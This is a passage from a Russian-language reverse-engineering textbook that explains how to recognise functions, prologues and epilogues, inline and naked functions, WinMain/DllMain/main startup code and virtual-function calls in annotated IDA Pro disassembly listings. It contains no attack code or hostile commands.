main()
```

[5] *Структурированная обработка исключений* — это механизм, используемый Windows для обработки аппаратных и программных исключений (событий, которые могут иметь место в ходе исполнения программы, требующих выполнения кода за пределами нормального потока исполнения программы). Аппаратные исключения инициируются процессором в результате исполнения определенных последовательностей инструкций (например, деления на нуль или попытки доступа по недействительному адресу памяти). Программные исключения инициируются явно прикладной программой или операционной системой (например, в случае недопустимого значения некоторого параметра).

```
{
__asm
{
        LEA     ESI, return_addr
        PUSH    ESI
        JMP     funct
return_addr:
}

}
```

Результат его компиляции в общем случае должен выглядеть так, как показано в листинге 11.8.

Листинг 11.8. Результат компиляции примера, приведенного в листинге 11.7

```
.text:00401000   push    ebp
.text:00401001   mov     ebp, esp
.text:00401003   push    ebx
.text:00401004   push    esi
.text:00401005   push    edi
.text:00401006   lea     esi, [401012h]
.text:0040100C   push    esi
.text:0040100D   jmp     401017
.text:0040100D   ; Смотрите — казалось бы, тривиальный условный переход, —
.text:0040100D   ; что в нем такого? Ан, нет! Это не простой переход, — это
.text:0040100D   ; замаскированный вызов функции! Откуда это следует?
.text:0040100D   ; А давайте перейдем по адресу 0x401017 и посмотрим.
.text:0040100D   ; .text:00401017   push    ebp
.text:0040100D   ; .text:00401018   mov     ebp, esp
.text:0040100D   ; .text:0040101A   pop     ebp
.text:0040100D   ; .text:0040101B   retn
.text:0040100D   ;                  ^^^^
.text:0040100D   ; Как вы думаете, куда этот ret возвращает управление?
.text:0040100D   ; Естественно,по адресу, лежащему на вершине стека.
.text:0040100D   ; А что у нас лежит на стеке? PUSH EBP из строки 401017
.text:0040100D   ; обратно выталкивается инструкцией POP из строки 40101B.
.text:0040100D   ; Так… возвращаемся назад, к месту безусловного перехода,
.text:0040100D   ; и начинаем медленно прокручивать экран дизассемблера
.text:0040100D   ; вверх, отслеживая все обращения к стеку. Ага, инструкция
.text:0040100D   ; PUSH ESI из строки 401000C закидывает на вершину стека
.text:0040100D   ; содержимое регистра ESI, а он сам, в свою очередь, строкой
.text:0040100D   ; выше принимает значение 0x401012 — это и есть адрес начала
.text:0040100D   ; функции, вызываемой командой "JMP".
.text:0040100D   ; (вернее, не адрес, а смещение, но это не принципиально).
.text:0040100D   ;
.text:00401012   pop     edi
.text:00401013   pop     esi
.text:00401014   pop     ebx
.text:00401015   pop     ebp
.text:00401016   retn
```

Автоматическая идентификация функций посредством IDA Pro

Дизассемблер IDA Pro способен анализировать операнды инструкций `CALL`, что позволяет ему автоматически разбивать программу на функции. Причем IDA Pro вполне успешно справляется с большинством косвенных вызовов! С комплексными вызовами и "ручными" вызовами функций командой `JMP` IDA Pro, правда, совладать пока не в состоянии. Однако это не повод для огорче-

ния — ведь подобные конструкции крайне редки и составляют менее процента от "нормальных" вызовов функций, которые IDA Pro без труда распознает!

Пролог

Большинство неоптимизирующих компиляторов помещают в начало функции следующий код, называемый *прологом* (листинг 11.9).

Листинг 11.9. Обобщенный код пролога функции

```
push    ebp
mov     ebp, esp
sub     esp, xx
```

В общих чертах назначение пролога сводится к следующему. Если регистр EBP используется для адресации локальных переменных (как часто и бывает), то перед его использованием он должен быть сохранен в стеке (иначе вызываемая функция полностью дезорганизует работу родительской). Затем в EBP копируется текущее значение регистра указателя вершины стека (ESP) — происходит так называемое *открытие кадра стека* (stack frame), и значение ESP уменьшается на размер области памяти, выделенной под локальные переменные.

Последовательность PUSH EBP/MOV EBP,ESP/SUB ESP,xx может служить хорошей сигнатурой для нахождения всех функций в исследуемом файле, включая и те, на которые нет прямых ссылок. Такой прием, в частности, использует в своей работе IDA Pro. Однако оптимизирующие компиляторы умеют адресовать локальные переменные через регистр ESP и используют EBP точно так же, как и любой другой регистр общего назначения. Пролог оптимизированных функций состоит из одной лишь команды SUB ESP, xxx — увы, но эта последовательность слишком коротка для использования ее в качестве сигнатуры функции.

Эпилог

В конце своей жизни функция закрывает кадр стека, перемещая указатель вершины стека "вниз" (в область старших адресов памяти), и восстанавливает прежнее значение EBP (если только оптимизирующий компилятор не адресовал локальные переменные через ESP, используя EBP как обычный регистр общего назначения). Эпилог функции может выглядеть двояко: либо ESP увеличивается на нужное значение командой ADD, либо в него копируется значение EBP, указывающее на низ кадра стека (листинг 11.10).

Листинг 11.10. Обобщенный код эпилога функции

```
Эпилог 1                    Эпилог 2
Pop     ebp                 mov     esp, ebp
Add     esp, 64h            pop     ebp
retn                        retn
```

> ***Примечание***
>
> Важно отметить, что команды POP EBP/ADD ESP, xx и MOV ESP,EBP/POP EBP не обязательно должны следовать вплотную друг к другу, и между ними могут находиться и другие команды. Поэтому для поиска эпилогов контекстный поиск непригоден — требуется применять поиск *по маске* (mask search).

Если функция написана с учетом соглашения о вызовах Pascal, то ей приходится самостоятельно очищать стек от аргументов. В подавляющем большинстве случаев это осуществляется инструкцией RET n, где n — количество байт, снимаемых из стека после возврата. Функции же, соблюдающие C-соглашение, предоставляют очистку стека вызывающему их коду и всегда оканчиваются командой RET. API-функции Windows представляют собой комбинацию соглашений C и Pascal — аргументы заносятся в стек справа налево, но очищает стек сама функция. Более подробную информацию об используемых соглашениях о вызовах можно найти в *главе 19*, *"Идентификация аргументов функций"*.

Таким образом, инструкция `RET` может служить достаточным признаком эпилога функции, но не всякий эпилог — это конец функции. Если функция имеет в своем теле несколько операторов `return` (как часто и бывает), то компилятор в общем случае генерирует для каждого из них собственный эпилог. Посмотрите — находится ли за концом эпилога новый пролог или продолжается код старой функции? Не забывайте и о том, что компиляторы обычно не помещают в исполняемый файл код, никогда не получающий управления. Таким образом, у функции будет всего один эпилог, а все, находящееся после первого `return`, будет выброшено как ненужное. Рассмотрим пример, приведенный в листинге 11.11.

Листинг 11.11. Пример, демонстрирующий отбрасывание компилятором кода, расположенного за безусловным оператором return

```
int func(int a)   push    ebp
{                 mov     ebp, esp
                  mov     eax, [ebp+arg_0]
    return a++;   mov     ecx, [ebp+arg_0]
    a=1/a;        add     ecx, 1
    return a;     mov     [ebp+arg_0], ecx
                  pop     ebp
}                 retn
```

Напротив, если внеплановый выход из функции происходит при срабатывании некоторого условия, то такой оператор `return` будет сохранен компилятором и "окаймлен" условным переходом, прыгающим через эпилог (листинг 11.12).

Листинг 11.12. Пример, демонстрирующий функцию с несколькими эпилогами

```
int func(int a)
{
       if (!a) return a++;
       return  1/a;
}
```

Дизассемблированный код этого примера приведен в листинге 11.13.

Листинг 11.13. Дизассемблированный код примера из листинга 11.12

```
        push    ebp
        mov     ebp, esp
        cmp     [ebp+arg_0], 0
        jnz     short loc_0_401017
        mov     eax, [ebp+arg_0]
        mov     ecx, [ebp+arg_0]
        add     ecx, 1
        mov     [ebp+arg_0], ecx
        pop     ebp
        retn
        ; Да, это ^^^^^^^^^^^^^^^ -- явно эпилог функции, но,
        ; смотрите: следом идет продолжение кода функции, а
        ; вовсе не новый пролог!

loc_0_401017:                ; CODE XREF: sub_0_401000+7↑j
; Данная перекрестная ссылка, приводящая нас к условному переходу,
; говорит о том, что этот код — продолжение прежней функции, а отнюдь не
; начало новой, ибо "нормальные" функции вызываются не jump, а call!
; А если это "ненормальная" функция? Что ж, это легко проверить — достаточно
; выяснить: лежит ли адрес возврата на вершине стека или нет? Смотрим -
; нет, не лежит, следовательно, наше предположение относительно продолжения
```

```
; кода функции верно.

        Mov     eax, 1
        cdq
        idiv    [ebp+arg_0]

loc_0_401020:               ; CODE XREF: sub_0_401000+15↑j
        pop     ebp
        retn
```

Специальное замечание

Начиная с процессора 80286, в наборе команд появились две инструкции — `ENTER` и `LEAVE`, предназначенные специально для открытия и закрытия кадра стека. Однако они практически никогда не используются современными компиляторами. Почему? Причина в том, что `ENTER` и `LEAVE` очень медлительны, намного медлительнее стандартных комбинаций `PUSH EBP/MOV EBP,ESP/SUB ESB, xxx` и `MOV ESP,EBP/POP EBP`. Так, на Pentium инструкция `ENTER` выполняется за десять тактов, а последовательность команд, соответствующая стандартному прологу — за семь. Аналогично, инструкция `LEAVE` требует пять тактов, хотя ту же самую операцию можно выполнить за два (и даже быстрее, если "разбить" последовательность `MOV ESP,EBP/POP EBP` какой-нибудь командой). Поэтому современный читатель никогда не столкнется ни с `ENTER`, ни с `LEAVE`. Тем не менее, помнить об их назначении будет нелишне. Вдруг придется дизассемблировать древние программы или программы, написанные на ассемблере? Ведь не секрет, что многие пишущие на ассемблере очень плохо знают тонкости работы процессора, и их "ручная оптимизация" заметно уступает компилятору по производительности.

"Голые" (naked) функции

Компилятор Microsoft Visual C++ поддерживает нестандартный квалификатор `naked`, позволяющий программистам создавать функции, не имеющие ни пролога, ни эпилога. Компилятор даже не помещает в конце функции инструкцию `RET`, и это приходится делать вручную, прибегая к ассемблерной вставке `__asm{ret}`, так как использование `return` не приводит к желаемому результату.

Вообще-то, поддержка naked-функций задумывалась исключительно для написания драйверов на практически "чистом" C, лишь с небольшой примесью ассемблерных включений. Однако она нашла неожиданное признание и среди разработчиков защитных механизмов. Действительно, приятно иметь возможность "ручного" создания функций, не беспокоясь о том, что их непредсказуемым образом может "изуродовать" компилятор.

Для кодокопателей, в первом приближении это обозначает, что в программе может встретиться одна (или несколько) функций, не содержащих ни пролога, ни эпилога. Ну и что в этом страшного? Оптимизирующие компиляторы точно так же выкидывают пролог, а от эпилога оставляют одну лишь инструкцию `RET`, — но функции элементарно идентифицируются по вызывающей их инструкции `CALL`.

Идентификация встраиваемых (inline) функций

Самый эффективный способ избавиться от накладных расходов на вызов функций — не вызывать их вообще. В самом деле — почему бы не встроить код функции непосредственно в вызывающую функцию? Конечно, это ощутимо увеличит размер программы. Это увеличение будет тем ощутимее, чем из большего количества точек данная функция вызывается. Но зато с другой стороны — скорость выполнения программы существенно возрастет, причем это увеличение будет тем значительнее, чем чаще вызывается такая "развернутая" функция.

Чем плоха "развертка" функций для исследования программы? Прежде всего — она увеличивает размер родительской функции и делает ее код менее наглядным. Так, вместо последовательности команд `CALL\TEST EAX,EAX\JZ xxx` с бросающимся в глаза условным переходом вы увидите множество ничего не напоминающих инструкций, в логике работы которых еще предстоит разобраться.

Пример дизассемблированного кода встроенной функции приведен в листинге 11.14[6].

Листинг 11.14. Пример дизассемблированного кода встроенной функции

```
     mov     ebp, ds:SendMessageA
     push    esi
     push    edi
     mov     edi, ecx
     push    eax
     push    666h
     mov     ecx, [edi+80h]
     push    0Dh
     push    ecx
     call    ebp ; SendMessageA
     lea     esi, [esp+678h+var_668]
     mov     eax, offset aMygoodpassword     ; "MyGoodPassword"

loc_0_4013F0:                               ; CODE XREF: sub_0_4013C0+52↑j
     mov     dl, [eax]
     mov     bl, [esi]
     mov     cl, dl
     cmp     dl, bl
     jnz     short loc_0_401418
     test    cl, cl
     jz      short loc_0_401414
     mov     dl, [eax+1]
     mov     bl, [esi+1]
     mov     cl, dl
     cmp     dl, bl
     jnz     short loc_0_401418
     add     eax, 2
     add     esi, 2
     test    cl, cl
     jnz     short loc_0_4013F0

loc_0_401414:                               ; CODE XREF: sub_0_4013C0+3C↑j
     xor     eax, eax
     jmp     short loc_0_40141D

loc_0_401418:                               ; CODE XREF: sub_0_4013C0+38↑j
     sbb     eax, eax
     sbb     eax, 0FFFFFFFFh

loc_0_40141D:                               ; CODE XREF: sub_0_4013C0+56↑j
     test    eax, eax
     push    0
     push    0
     jz      short loc_0_401460
```

Встроенные функции не имеют ни собственного пролога, ни эпилога, их код и локальные переменные (если таковые имеются) полностью "вживлены" в вызывающую функцию, — результат компиляции выглядит в точности так, как будто бы никакого вызова функции и не было. Единственная зацепка — встраивание функции неизбежно приводит к дублированию ее кода во всех местах вызова, а это хоть с трудом, но можно обнаружить. "С трудом" — потому, что встраиваемая функция, становясь частью вызывающей функции, подвергается сквозной оптимизации в контексте последней, что приводит к значительным вариациям кода. Рассмотрим пример, иллюстрирующий сквозную оптимизацию встраиваемых функций (листинг 11.15).

[6] Исходный текст самого примера можно найти на компакт-диске, поставляемом в комплекте с этой книгой в каталоге <CD-drive>\PART_02\CH06\SRC\Crackme_02.

Листинг 11.15. Пример, демонстрирующий сквозную оптимизацию встраиваемых функций

```
#include <stdio.h>
__inline int max( int a, int b )
{
       if( a > b ) return a;
       return b;
}

int main(int argc, char **argv)
{
       printf("%x\n",max(0x666,0x777));
       printf("%x\n",max(0x666,argc));
       printf("%x\n",max(0x666,argc));

       return 0;
}
```

Результат его компиляции в общем случае должен выглядеть, как показано в листинге 11.16.

Листинг 11.16. Результат компиляции примера, приведенного в листинге 11.15

```
     push   esi
     push   edi
     push   777h                        ; ← код 1-го вызова max
     ; Компилятор вычислил значение функции max еще на этапе компиляции и
     ; вставил его в программу, избавившись от лишнего вызова функции

     push   offset aProc                ; "%x\n"
     call   printf
     mov    esi, [esp+8+arg_0]
     add    esp, 8

     cmp    esi, 666h                   ; ← код 2-го вызова max
     mov    edi, 666h                   ; ← код 2-го вызова max
     jl     short loc_0_401027          ; ← код 2-го вызова max
     mov    edi, esi                    ; ← код 2-го вызова max

loc_0_401027:                           ; CODE XREF: sub_0_401000+23↑j
     push   edi
     push   offset aProc                ; "%x\n"
     call   printf
     add    esp, 8

     cmp    esi, 666h                   ; ← код 3-го вызова max
     jge    short loc_0_401042          ; ← код 2-го вызова max
     mov    esi, 666h                   ; ← код 2-го вызова max
     ; Смотрите — как изменился код функции! Во-первых, нарушилась
     ; очередность выполнения инструкций — было "CMP -> MOV — Jx", а стало
     ; "CMP -> Jx, MOV". А во-вторых, условный переход JL загадочным образом
     ; превратился в JGE! Впрочем, ничего загадочного тут нет — просто идет
     ; сквозная оптимизация! Поскольку после третьего вызова функции max
     ; переменная argc, размещенная компилятором в регистре ESI, более не
     ; используется, у компилятора появляется возможность непосредственно
     ; модифицировать этот регистр, а не вводить временную переменную,
     ; выделяя под нее регистр EDI.

loc_0_401042:                           ; CODE XREF: sub_0_401000+3B↑j
```

```
push    esi
push    offset aProc                ; "%x\n"
call    printf
add     esp, 8
mov     eax, edi
pop     edi
pop     esi
retn
```

Смотрите, — при первом вызове компилятор вообще выкинул весь код функции, вычислив результат ее работы еще на стадии компиляции (действительно, `0x777` всегда больше `0x666`, и нет никакой необходимости тратить процессорные такты на их сравнение). А второй вызов очень мало похож на третий, несмотря на то, что в обоих случаях функции передавались одни и те же аргументы! Здесь придется долго разбираться, одна и та же функция вызывается или нет!

> ***Замечание о порядке трансляции функций***
>
> Большинство компиляторов располагают функции в исполняемом файле в том же самом порядке, в котором они были объявлены в программе.

Модели памяти и 16-разрядные компиляторы

Под "адресом" функции в данной главе до настоящего момента подразумевалось исключительно ее *смещение* в кодовом сегменте. Плоская (flat) модель памяти 32-разрядной Windows "упаковывает" все три сегмента — сегмент кода, сегмент стека и сегмент данных — в единое четырехгигабайтное адресное пространство, позволяя вообще забыть о существовании сегментов.

Иное дело — 16-разрядные приложения для MS-DOS и Windows 3.*x*. В них максимально допустимый размер сегментов составляет всего лишь 64 Кбайта, чего явно недостаточно для большинства приложений. В крошечной (*tiny*) модели памяти сегменты кода, стека и данных также расположены в одном адресном пространстве, но, в отличие от плоской модели, это адресное пространство чрезвычайно ограничено в размерах, и поэтому любое мало-мальски серьезное приложение приходится распределять по нескольким сегментам. В этой ситуации для вызова функции уже не достаточно знать ее смещение, — требуется указать еще и сегмент, в котором она расположена. К счастью, сегодня об этом рудименте можно со спокойной совестью забыть. На фоне 64-разрядных версий Windows, неуклонно завоевывающих позиции, подробно описывать 16-разрядный код просто не имеет смысла.



Глава 12

Идентификация стартовых функций

Если первого встречного прикладного программиста спросить: "С какой функции начинается выполнение Windows-программы?", то, вероятнее всего, мы услышим в ответ: "С WinMain", и это будет ошибкой. На самом деле, первым управление получает *стартовый код* (startup code), скрыто вставляемый компилятором, — выполнив необходимые инициализационные процедуры, в какой-то момент он и вызывает функцию `WinMain`, а после ее завершения вновь получает управление и выполняет "капитальную" деинициализацию.

Идентификация функции WinMain

В подавляющем большинстве случаев стартовый код не представляет никакого интереса, и первой задачей кодокопателя, анализирующего программу, становится поиск функции `WinMain`. Если компилятор входит в число "знакомых" IDA Pro, то функция `WinMain` будет распознана автоматически. В противном же случае это приходится делать вручную. Обычно в штатную поставку компилятора входят исходные тексты его библиотек, в том числе и процедуры стартового кода. Например, у Microsoft Visual C++ стартовый код расположен в следующих файлах:

- CRT\STC\CRT0.C — версия для статической компоновки;
- CRT\SRC\CRTEXE.C — версия для динамической компоновки, при которой библиотечный код не пристыковывается к файлу, а вызывается из DLL;
- CRT\SRC\wincmdln.c — версия для консольных приложений.

У Borland C++ все файлы со start-up кодом хранятся в отдельном одноименном каталоге. В частности, стартовый код для Windows-приложений содержится в файле c0w.asm. После того как вы разберетесь с исходными текстами, вам будет намного проще понимать дизассемблерные листинги!

А как быть, если для компиляции исследуемой программы использовался неизвестный или недоступный вам компилятор? Прежде чем приступать к утомительному ручному анализу, давайте вспомним, какой прототип имеет функция `WinMain` (листинг 12.1).

Листинг 12.1. Прототип функции WinMain

```
int WINAPI WinMain(
  HINSTANCE hInstance,      // Handle to current instance
                            // Дескриптор текущего экземпляра
  HINSTANCE                 // Handle to previous instance
hPrevInstance,
                            // Дескриптор следующего экземпляра
  LPSTR lpCmdLine,          // Pointer to command line
                            // Указатель на командную строку
  int nCmdShow              // Show state of window
                            // Статус окна
);
```

Во-первых, четыре аргумента[1] — это достаточно много, и в большинстве случаев WinMain оказывается самой "богатой" на аргументы функцией стартового кода. Во-вторых, последний заносимый в стек аргумент — hInstance — чаще всего вычисляется "на лету" вызовом API-функции GetModuleHandleA. Таким образом, встретив конструкцию наподобие CALL GetModuleHandleA, можно с высокой степенью уверенности утверждать, что следующая функция — и есть WinMain. Наконец, вызов WinMain обычно расположен практически в самом конце кода стартовой функции. За этим вызовом бывает не более двух-трех "замыкающих" строй функций, таких, как exit и XcptFilter.

Рассмотрим фрагмент кода, приведенный в листинге 12.2. Сразу же бросается в глаза множество инструкций PUSH, заносящих в стек аргументы, последний из которых передает результат завершения функции GetModuleHandleA. Значит, перед нами именно вызов WinMain (и IDA Pro подтверждает, что это именно так).

Листинг 12.2. Идентификация функции WinMain по роду и количеству передаваемых ей аргументов

```
.text:00401804   push    eax
.text:00401805   push    esi
.text:00401806   push    ebx
.text:00401807   push    ebx
.text:00401808   call    ds:GetModuleHandleA
.text:0040180E   push    eax
.text:0040180F   call    _WinMain@16
.text:00401814   mov     [ebp+var_68], eax
.text:00401817   push    eax
.text:00401818   call    ds:exit
```

Но не всегда все так просто, — многие разработчики, пользуясь наличием исходных текстов start-up кода, модифицируют его (подчас весьма значительно). В результате этого выполнение программы может начинаться не с WinMain, а с любой другой функции, к тому же теперь стартовый код может содержать критические для понимания алгоритма программы операции (например, расшифровщик основного кода)! Поэтому *всегда* рекомендуется хотя бы мельком изучить start-up код — не содержит ли он чего-нибудь необычного?

Идентификация функции DllMain

Аналогичным образом обстоят дела и с динамическими библиотеками — их выполнение начинается вовсе не с функции DllMain (если она, конечно, вообще присутствует в DLL), а с __DllMainCRTStartup (по умолчанию). Впрочем, разработчики подчас изменяют настройки по умолчанию, назначая ключом компоновщика /ENTRY ту стартовую функцию, которая им нужна. Строго говоря, неправильно называть DllMain *стартовой* функцией — она вызывается не только при загрузке DLL, но и при выгрузке, а также при создании/уничтожении подключившим ее процессом нового потока. Получая уведомления об этих событиях, разработчик может предпринимать некоторые действия (например, подготавливать код к работе в многопоточной среде). Весьма актуален вопрос — имеет ли все это значение для анализа программы? Ведь чаще всего требуется проанализировать не всю динамическую библиотеку целиком, а исследовать работу некоторых экспортируемых ею функций. Если DllMain выполняет какие-то действия, скажем, инициализирует переменные, то остальные функции, на которые распространяется влияние этих переменных, будут содержать на них прямые ссылки, ведущие прямиком к DllMain. Таким образом, не стоит вручную искать DllMain, — она сама себя обнаружит! Тем не менее, было бы

[1] Об идентификации аргументов будет подробно рассказано в *главе 19, "Идентификация аргументов функций"*.

хорошо, если бы это *всегда* было так! Но жизнь сложнее всяких правил. Вдруг в `DllMain` находится некий деструктивный код или библиотека, которая помимо основной своей деятельности шпионит за потоками, отслеживая их появление? Тогда без непосредственного анализа ее кода не обойтись!

Обнаружить `DllMain` на порядок труднее, чем `WinMain`, и если ее не найдет IDA Pro, то ситуация серьезно осложняется. Во-первых, прототип функции `DllMain` достаточно незамысловат и не содержит ничего характерного (листинг 12.3).

Листинг 12.3. Прототип функции DllMain

```
BOOL WINAPI DllMain(
  HINSTANCE hinstDLL,   // Handle to DLL module
                        // Дескриптор модуля DLL
  DWORD fdwReason,      // Reason for calling function
                        // Причина вызова функции
  LPVOID lpvReserved    // Reserved
                        // Зарезервировано
);
```

Во-вторых, ее вызов идет из самой гущи довольно внушительной функции `__DllMainCRTStartup`, и быстро убедиться, что это именно та инструкция `CALL`, которая нам нужна, нет никакой возможности. Впрочем, некоторые зацепки все-таки есть. Так, при неудачной инициализации `DllMain` возвращает `FALSE`, и код `__DllMainCRTStartup` обязательно проверит это значение, в случае чего осуществляя переход аж к концу функции. Подробных ветвлений в теле стартовой функции не так уж много, и обычно только одно из них связано с функцией, принимающей три аргумента. Пример, иллюстрирующий идентификацию функции `DllMain` по коду неудачной инициализации, приведен в листинге 12.4.

Листинг 12.4. Идентификация DllMain по коду неудачной инициализации

```
.text:1000121C   push    edi
.text:1000121D   push    esi
.text:1000121E   push    ebx
.text:1000121F   call    _DllMain@12
.text:10001224   cmp     esi, 1
.text:10001227   mov     [ebp+arg_4], eax
.text:1000122A   jnz     short loc_0_10001238
.text:1000122C   test    eax, eax
.text:1000122E   jnz     short loc_0_10001267
```

Прокрутив экран немного вверх, нетрудно убедиться, что регистры `EDI`, `ESI` и `EBX` содержат `lpvReserved`, `fdwReason` и `hinstDLL`, соответственно. А это значит, что перед нами не что иное, как функция `DllMain`.

> ***Примечание***
>
> Исходный код функции `__DllMainCRTStartup` содержится в файле `dllcrt0.c`, который настоятельно рекомендуется изучить.

Идентификация функции main консольных Windows-приложений

Наконец, мы добрались и до функции `main` консольных Windows-приложений. Как всегда, выполнение программы начинается не с нее, а с функции `mainCRTStartup`, которая инициализирует *кучу* (heap), систему ввода-вывода, подготавливает аргументы командной строки и только потом

предает управление функции `main`. Функция `main` принимает всего два аргумента: `int main(int argc, char **argv)`. Этого слишком мало, чтобы выделить ее среди остальных. Однако приходит на помощь тот факт, что ключи командной строки доступны не только через аргументы, но и через глобальные переменные `__argc` и `__argv`, соответственно. Поэтому вызов `main` обычно выглядит, как показано в листинге 12.5.

Листинг 12.5. Идентификация функции main

```
.text:00401293    push    dword_0_407D14
.text:00401299    push    dword_0_407D10
.text:0040129F    call    _main
.text:0040129F    ; Смотрите: оба аргумента функции — указатели на
.text:0040129F    ; глобальные переменные[2] ()
.text:0040129F
.text:004012A4    add     esp, 0Ch
.text:004012A7    mov     [ebp+var_1C], eax
.text:004012AA    push    eax
.text:004012AA    ; Смотрите: возвращаемое функцией значение, передается
.text:004012AA    ; функции exit как код завершения процесса
.text:004012AA    ; Значит, это и есть функция main!
.text:004012AA
.text:004012AB    call    _exit
```

Обратите внимание и на то, что результат завершения функции `main` передается следующей за ней функции (это, как правило, библиотечная функция `exit`).

Вот мы и разобрались с идентификацией основных типов стартовых функций. Конечно, в жизни бывает не все так просто, как в теории, но в любом случае, описанные приемы заметно упростят анализ.

[2] Об идентификации глобальных переменных будет подробно рассказано в *главе 23*, *"Идентификация глобальных переменных"*.



Глава 13

Идентификация виртуальных функций

Термин "виртуальная функция" по определению означает "*функция, определяемая по время выполнения программы*". При вызове виртуальной функции выполняемый код должен соответствовать динамическому типу объекта, из которого вызывается функция. Поэтому адрес виртуальной функции не может быть определен на стадии компиляции — это приходится делать непосредственно в момент ее вызова. Вот почему вызов виртуальной функции — это всегда *косвенный* вызов. Исключение из этого правила составляют лишь виртуальные функции статических объектов, о которых будет подробнее рассказано в *разд. "Статическое связывание" далее в этой главе*.

В то время как невиртуальные функции вызываются в точности так же, как и обычные С-функции, вызов виртуальных функций кардинально отличается. Конкретная схема зависит от реализации конкретного компилятора, но в общем случае ссылки на все виртуальные функции помещаются в специальный массив — *виртуальную таблицу* (Virtual table, VTBL), а в каждый экземпляр объекта, использующий хотя бы одну виртуальную функцию, помещается *указатель на виртуальную таблицу* (Virtual table pointer, VPTR или Vpointer). Причем независимо от числа виртуальных функций, каждый объект имеет только один указатель.

Вызов виртуальных функций всегда происходит косвенно, через ссылку на виртуальную таблицу — например: `CALL [EBX+0x10]`, где `EBX` — регистр, содержащий смещение виртуальной таблицы в памяти, а `0x10` — смещение указателя на виртуальную функцию внутри виртуальной таблицы.

Анализ вызова виртуальных функций наталкивается на ряд сложностей, самая коварная из которых, — необходимость обратной трассировки кода для отслеживания значения регистра, используемого для косвенной адресации. Хорошо, если он инициализируется непосредственным значением наподобие `MOV EBX, offset VTBL` недалеко от места использования. Однако значительно чаще указатель на VTBL передается функции как неявный аргумент или, что еще хуже, один и тот же указатель используется для вызова двух различных виртуальных функций. В этом случае возникает неопределенность — какое именно значение (значения) он имеет в данной ветке программы?

Разберем пример, приведенный в листинге 13.1. При этом необходимо помнить, что если одна и та же невиртуальная функция присутствует и базовом классе, и в производном классе, то всегда вызывается функция базового класса.

Листинг 13.1. Демонстрация вызова виртуальных функций

```
#include <stdio.h>

class Base{
 public:
        virtual void demo(void)
        {
```

```
                printf("BASE\n");
};

        virtual void demo_2(void)
        {
                printf("BASE DEMO 2\n");
        };

        void demo_3(void)
        {
                printf("Non virtual BASE DEMO 3\n");
        };

};

class Derived: public Base{
 public:
        virtual void demo(void)
        {
                printf("DERIVED\n");
        };

        virtual void demo_2(void)
       {
                printf("DERIVED DEMO 2\n");
        };

        void demo_3(void)
        {
        printf("Non virtual DERIVED DEMO 3\n");
        };
};

main()
{
        Base *p = new Base;
        p->demo();
        p->demo_2();
        p->demo_3();

        p = new Derived;
        p->demo();
        p->demo_2();
        p->demo_3();
}
```

Результат компиляции примера, показанного в листинге 13.1, в общем случае должен выглядеть, как показано в листинге 13.2.

Листинг 13.2. Результат компиляции примера, представленного в листинге 13.1

```
main        proc    near                ; CODE XREF: start+AF↓p
    push    esi
    push    4
    call    ??2@YAPAXI@Z                ; operator new(uint)
    ; EAX с- указатель на выделенный блок памяти
    ; Выделяем четыре байта памяти для экземпляра нового объекта.
    ; Объект состоит из одного лишь указателя на VTBL.

    add     esp, 4
    test    eax, eax
    jz      short loc_0_401019          ; --> Ошибка выделения памяти
```

```
    ; проверка успешности выделения памяти

    mov     dword ptr [eax], offset BASE_VTBL
    ; Вот здесь в только что созданный экземпляр объекта копируется
    ; указатель на виртуальную таблицу класса BASE.
    ; То, что это именно виртуальная таблица класса BASE, можно узнать
    ; проанализировав элементы этой таблицы — они указывают на члены
    ; класса BASE, следовательно, сама таблица — виртуальная таблица
    ; класса BASE.

    mov     esi, eax                    ; ESI = **BASE_VTBL
    ; Заносим в ESI указатель на экземпляр объекта (указатель на
    ; указатель на BASE_VTBL).
    ; Зачем? Дело в том, что на самом деле в ESI заносится указатель на
    ; экземпляр объекта[1], но нам на данном этапе все эти детали
    ; ни к чему, поэтому, мы просто говорим, что в ESI — указатель на
    ; указатель на виртуальную таблицу базового класса,
    ; не вникая, для чего понадобился этот двойной указатель.
    jmp     short loc_0_40101B

loc_0_401019:                           ; CODE XREF: sub_0_401000+D↑j
    xor     esi, esi
    ; Принудительно обнуляем указатель на экземпляр объекта (эта ветка получает
    ; управление только в случае неудачного выделения памяти для
    ; объекта). Нулевой указатель словит обработчик структурных
    ; исключений. При первой же попытке обращения принудительно обнуляем
    ; указатель на экземпляр объекта.
loc_0_40101B:                           ; CODE XREF: sub_0_401000+17↑j
    mov     eax, [esi]                  ; EAX = *BASE_VTBL == *BASE_DEMO
    ; Заносим в EAX указатель на виртуальную таблицу класса BASE,
    ; не забывая о том, что указатель на виртуальную таблицу
    ; одновременно является указателем и на первый элемент этой
    ; таблицы. А первый элемент виртуальной таблицы, содержащий
    ; указатель на первую (в порядке объявления) виртуальную функцию
    ; класса.

    mov     ecx, esi                    ; ECX = this
    ; Заносим в ECX указатель на экземпляр объекта, передавая
    ; вызываемой функции неявный аргумент — указатель this[2]

    call    dword ptr [eax]             ; CALL BASE_DEMO
    ; Вот он — вызов виртуальной функции! Чтобы понять — какая именно
    ; функция вызывается, мы должны знать значение регистра EAX.
    ; Прокручивая экран дизассемблера вверх, мы видим — EAX указывает
    ; на BASE_VTBL, а первый член BASE_VTBL (см. далее) указывает на
    ; функцию BASE_DEMO. Следовательно:
    ; а) этот код вызывает именно функцию BASE_DEMO
```

[1] Более подробно об этом будет рассказано в *главе 15*, *"Идентификация объектов, структур и масивов"*.
[2] Более подробно об этом будет рассказано в *главе 16*, *"Идентификация this"* и в *главе 19*, *"Идентификация аргументов функций"*.

```
    ; б) функция BASE_DEMO — это виртуальная функция

    mov     edx, [esi]                  ; EDX = *BASE_DEMO
    ; Заносим в EDX указатель на первый элемент виртуальной таблицы класса
    ; BASE.

    mov     ecx, esi                    ; ECX = this
    ; Заносим в ECX указатель на экземпляр объекта
    ; Это неявный аргумент функции — указатель this[3]

    call    dword ptr [edx+4]           ; CALL [BASE_VTBL+4] (BASE_DEMO_2)
    ; Еще один вызов виртуальной функции! Чтобы понять — какая именно
    ; функция вызывается, мы должны знать содержимое регистра EDX.
    ; Прокручивая экран дизассемблера вверх, мы видим, что он
    ; указывает на BASE_VTBL, а EDX+4,стало быть, указывает на второй
    ; элемент виртуальной таблицы класса BASE. Он же, в свою очередь,
    ; указывает на функцию BASE_DEMO_2.
    push    offset aNonVirtualBase              ; "Non virtual BASE DEMO 3\n"
    call    printf
    ; А вот вызов не виртуальной функции. Обратите внимание — он
    ; происходит как и вызов обычной C-функции. (Обратите внимание,
    ; что эта функция - встроенная, т. к. объявлена непосредственно в
    ; самом классе, и вместо ее вызова осуществляется подстановка
    ; кода)

    push    4
